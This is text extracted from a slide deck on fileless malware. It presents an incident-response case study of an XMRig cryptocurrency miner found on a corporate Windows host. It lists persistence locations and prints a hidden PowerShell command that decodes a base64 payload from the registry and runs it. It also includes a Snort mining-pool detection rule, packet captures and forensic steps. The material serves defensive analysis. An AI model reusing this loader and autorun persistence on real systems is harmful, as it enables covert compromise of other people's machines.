

Fileless malware


beyond a cursory glance

Alin PUNCIOIU
Lucian SARARU



Agenda

- Overview
- Trends
- Modus Operandi
- Case Study



Overview

Security Landscape



Threat Actors in 2017



Reactive Cyber Security Operations

Overview

Enterprise Security



Fileless malware


Google trends


Interest over time ?



Fileless malware

Investigation






Modus operandi

Scorecard

Capture
events/activity


Binary extraction

Incident
Response and
Security
Analytics




Endpoint forensics


Malware analysis



Modus operandi

Aiming





Modus operandi

Persistence



Windows Management Instrumentation

```
%System%\wbem\ repository
```

Windows registry/ service

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\[ ]
```

```
RUNDLL32.EXE <dll name>,<entry point> <optional arguments>
```

Powershell

```
powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop  
iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp  
'HKCU:\Software\Classes\HNKINZHBHZCOBE').ZUEMAUZYQQBL)));
```

Case study

Preparation

Snort rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"51234 VID51234  
Cryptocurrency      Stratum      Mining      Pool      Login      Detected";  
flow:established,to_server;  dsizer:<300;  content:"|7b 22|";  depth:2;  
content:"|22|method|22|";  nocase;  content:"|22|login|22|";  nocase;  
distance:0;      content:"|22|params|22|";      nocase;      distance:0;  
content:"|22|agent|22|";  distance:0;  content:"|7d|";  distance:0;  
pcre:"/^\\x7b\\x22.*\\x7d$/";  metadata:ari-balanced  drop,  policy  
balanced  drop,  ari-connectivity  alert,  policy  connectivity  alert,  
ari-security  drop,  policy  security  drop,  ruleset-release  316;  
priority:3;  rev:3;  sid:1751654;  classtype:unknown; )
```

Identification

Cryptocurrency Mining Pool Login Detected

ASCII Packet(s):

```
==pcap 1 ascii s==  
....&Z.J.....X....`O....E...[p@y.5...D...g.....g....P.....{"id":1,"jsonrpc":"2.0","method":"login","params":  
{"login":"se [REDACTED] @mail.ru","pass":"x","agent":"XMRRig/2.3.1.(Windows.NT.6.1).libuv/1.13.2-dev.msvc/2015"}},  
==pcap 1 ascii e==
```

Hex Packet(s):


```
==pcap 1 hex s==  
000000 0100 0000 2616 005A DC4A 0D00 E100 0000 ...&Z.J....  
000010 E100 0000 588D 09EE 8480 8C60 4F02 DBC3 ...X....`O...  
000020 0800 4500 00D3 5B70 4000 7906 35C8 0AA9 ..E...[p@y.5...  
000030 445F B9CA 671A CABB 1388 1A1C A867 5F05 D...g.....g...  
000040 FA10 5018 0102 D706 0000 7B22 6964 223A ..P.....{"id":  
000050 312C 226A 736F 6E72 7063 223A 2232 2E30 1,"jsonrpc":"2.0  
000060 222C 226D 6574 686F 6422 3A22 6C6F 6769 ,"method":"logi  
000070 6E22 2C22 7061 7261 6D73 223A 7B22 6C6F n","params": {"lo  
000080 6769 6E22 3A22 7365 7265 7A68 656E 6B61 gin": "  
000090 5F6B 6F7A 6C6F 765F 3139 3633 406D 6169 _ [REDACTED] @mai  
0000A0 6C2E 7275 222C 2270 6173 7322 3A22 7822 l.ru","pass":"x"  
0000B0 2C22 6167 656E 7422 3A22 584D 5269 672F , "agent":"XMRRig/  
0000C0 322E 332E 3120 2857 696E 646F 7773 204E 2.3.1.(Windows.N  
0000D0 5420 362E 3129 206C 6962 7576 2F31 2E31 T.6.1).libuv/1.1  
0000E0 332E 322D 6465 7620 6D73 7663 2F32 3031 3.2-dev.msvc/201  
0000F0 3522 7D7D 0A 5"}},  
==pcap 1 hex e==
```

XMRRig is high performance Monero (XMR) CPU miner, with the official full Windows support.

Technical investigation

1st glance

D:\Users\█████\tasklist					
Image Name	PID	Session Name	Session#	Mem Usage	
System Idle Process	0	Services	0	24 K	
System	4	Services	0	468 K	
smss.exe	564	Services	0	200 K	
csrss.exe	636	Services	0	2,776 K	
wininit.exe	676	Services	0	404 K	
csrss.exe	688	Console	1	5,276 K	
winlogon.exe	712	Console	1	2,600 K	
services.exe	772	Services	0	8,468 K	
lsass.exe	780	Services	0	14,916 K	
lsm.exe	792	Services	0	4,052 K	
svchost.exe	888	Services	0	5,132 K	
svchost.exe	1004	Services	0	6,912 K	
svchost.exe	692	Services	0	15,872 K	
svchost.exe	632	Services	0	164,700 K	
svchost.exe	1020	Services	0	9,692 K	
svchost.exe	1044	Services	0	51,196 K	
svchost.exe	1224	Services	0	13,852 K	
svchost.exe	1364	Services	0	16,804 K	
spoolsv.exe	1492	Services	0	8,952 K	
svchost.exe	1520	Services	0	14,376 K	
vmicsvc.exe	1632	Services	0	1,776 K	
vmicsvc.exe	1668	Services	0	3,556 K	
vmicsvc.exe	1700	Services	0	1,680 K	
vmicsvc.exe	1732	Services	0	1,692 K	
vmicsvc.exe	1772	Services	0	1,696 K	
armsvc.exe	1816	Services	0	1,304 K	
DefendpointService.exe	1868	Services	0	14,944 K	
LiteAgent.exe	1924	Services	0	2,356 K	
svchost.exe	1444	Services	0	4,984 K	
eelogsvc.exe	784	Services	0	2,540 K	
eelssrv.exe	1608	Services	0	2,100 K	
pcoip_agent.exe	2348	Services	0	9,808 K	
pcoip_vchan_printing_svc.	2452	Services	0	3,828 K	
perfhost.exe	2616	Services	0	3,572 K	
svchost.exe	2680	Services	0	1,084 K	
Ec2Config.exe	2232	Services	0	14,072 K	
WmiPrvSE.exe	2780	Services	0	29,440 K	
WmiPrvSE.exe	2800	Services	0	58,016 K	
SkyLightWorkspaceConfigSe	2868	Services	0	34,592 K	
svchost.exe	3300	Services	0	3,276 K	
CcmExec.exe	3344	Services	0	35,532 K	
WmiPrvSE.exe	4104	Services	0	7,836 K	
WmiPrvSE.exe	1936	Services	0	3,312 K	
svchost.exe	1056	Services	0	2,292 K	
CmRcService.exe	3456	Services	0	2,060 K	
dwm.exe	5152	Console	1	2,904 K	
WmiPrvSE.exe	6820	Services	0	5,828 K	
SCNotification.exe	1348	Console	1	12,120 K	
PGSystemTray.exe	6308	Console	1	1,024 K	
lynx.exe	5096	Console	1	202,980 K	
eesstry.exe	5172	Console	1	1,112 K	
OUTLOOK.EXE	6336	Console	1	194,468 K	
eeccwatch.exe	5536	Console	1	5,940 K	
concentr.exe	6912	Console	1	2,180 K	
eelssrv.exe	3408	Console	1	3,880 K	
redirector.exe	1840	Console	1	900 K	
Receiver.exe	6068	Console	1	8,684 K	
iexplore.exe	7216	Console	1	12,660 K	
ieExplore.exe	7364	Console	1	7,624 K	
SelfServicePlugin.exe	6732	Console	1	7,340 K	
wfcrun32.exe	5512	Console	1	4,656 K	
UcMapI.exe	5484	Console	1	25,128 K	
lynchtmlconv.exe	7188	Console	1	31,960 K	
chrome.exe	2932	Console	1	114,316 K	
chrome.exe	8984	Console	1	1,888 K	
chrome.exe	1836	Console	1	1,108 K	
chrome.exe	9412	Console	1	3,808 K	
chrome.exe	10164	Console	1	1,552 K	
splwou64.exe	5204	Console	1	1,876 K	
taskhost.exe	7900	Console	1	1,248 K	
chrome.exe	6988	Console	1	96,604 K	
chrome.exe	9656	Console	1	97,736 K	
cmd.exe	10572	Console	1	1,832 K	
conhost.exe	9312	Console	1	1,872 K	
EXCEL.EXE	10372	Console	1	133,204 K	
explorer.exe	3980	Console	1	31,452 K	
iexplore.exe	4356	Console	1	6,396 K	
NTRITScan.exe	12984	Services	0	9,664 K	
TmListen.exe	8384	Services	0	10,020 K	
PccNtMon.exe	12524	Console	1	3,508 K	
TmCCSF.exe	5424	Services	0	7,072 K	
CNTfaoSMgr.exe	7984	Services	0	1,468 K	
conhost.exe	9088	Services	0	744 K	
chrome.exe	12112	Console	1	13,964 K	
iexplore.exe	11632	Console	1	17,636 K	
AcroRd32.exe	3520	Console	1	7,120 K	
AcroRd32.exe	9708	Console	1	68,464 K	
POWERPNT.EXE	8660	Console	1	115,476 K	
WmiPrvSE.exe	7724	Services	0	12,904 K	
TrustedInstaller.exe	5236	Services	0	14,968 K	
WINWORD.EXE	11836	Console	1	75,304 K	
WINWORD.EXE	1296	Console	1	98,384 K	
taskeng.exe	8404	Console	1	8,076 K	
audiodg.exe	12396	Services	0	15,744 K	
pcoip_server_win32.exe	13056	Console	1	96,152 K	
pcoip_vchan_loader.exe	6244	Console	1	8,252 K	
pcoip_vchan_loader.exe	12888	Console	1	7,140 K	
conhost.exe	4972	Console	1	6,492 K	
conhost.exe	9900	Console	1	6,484 K	
WmiApSrv.exe	2432	Services	0	8,320 K	
tasklist.exe	10008	Console	1	8,288 K	



Technical investigation

In-depth analysis

1. Fetch the files:

NTUSER.DAT, USRCLASS.DAT, SECURITY,
SYSTEM, SOFTWARE.

2. Usage of the registry for persistence:

- a) autorun;
- b) PowerShell scripts;
- c) DLL modules.



Technical investigation

In-depth analysis



a) Autorun: HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -  
WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop iex  
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp  
'HKCU:\Software\Classes\HAZKSOSOHSFA').VQGA)) );
```

Type viewer	Slack viewer
Value name	{D016E976-1E1C-4FEA-852F-52BBF61AC343}
Value type	RegExpandSz
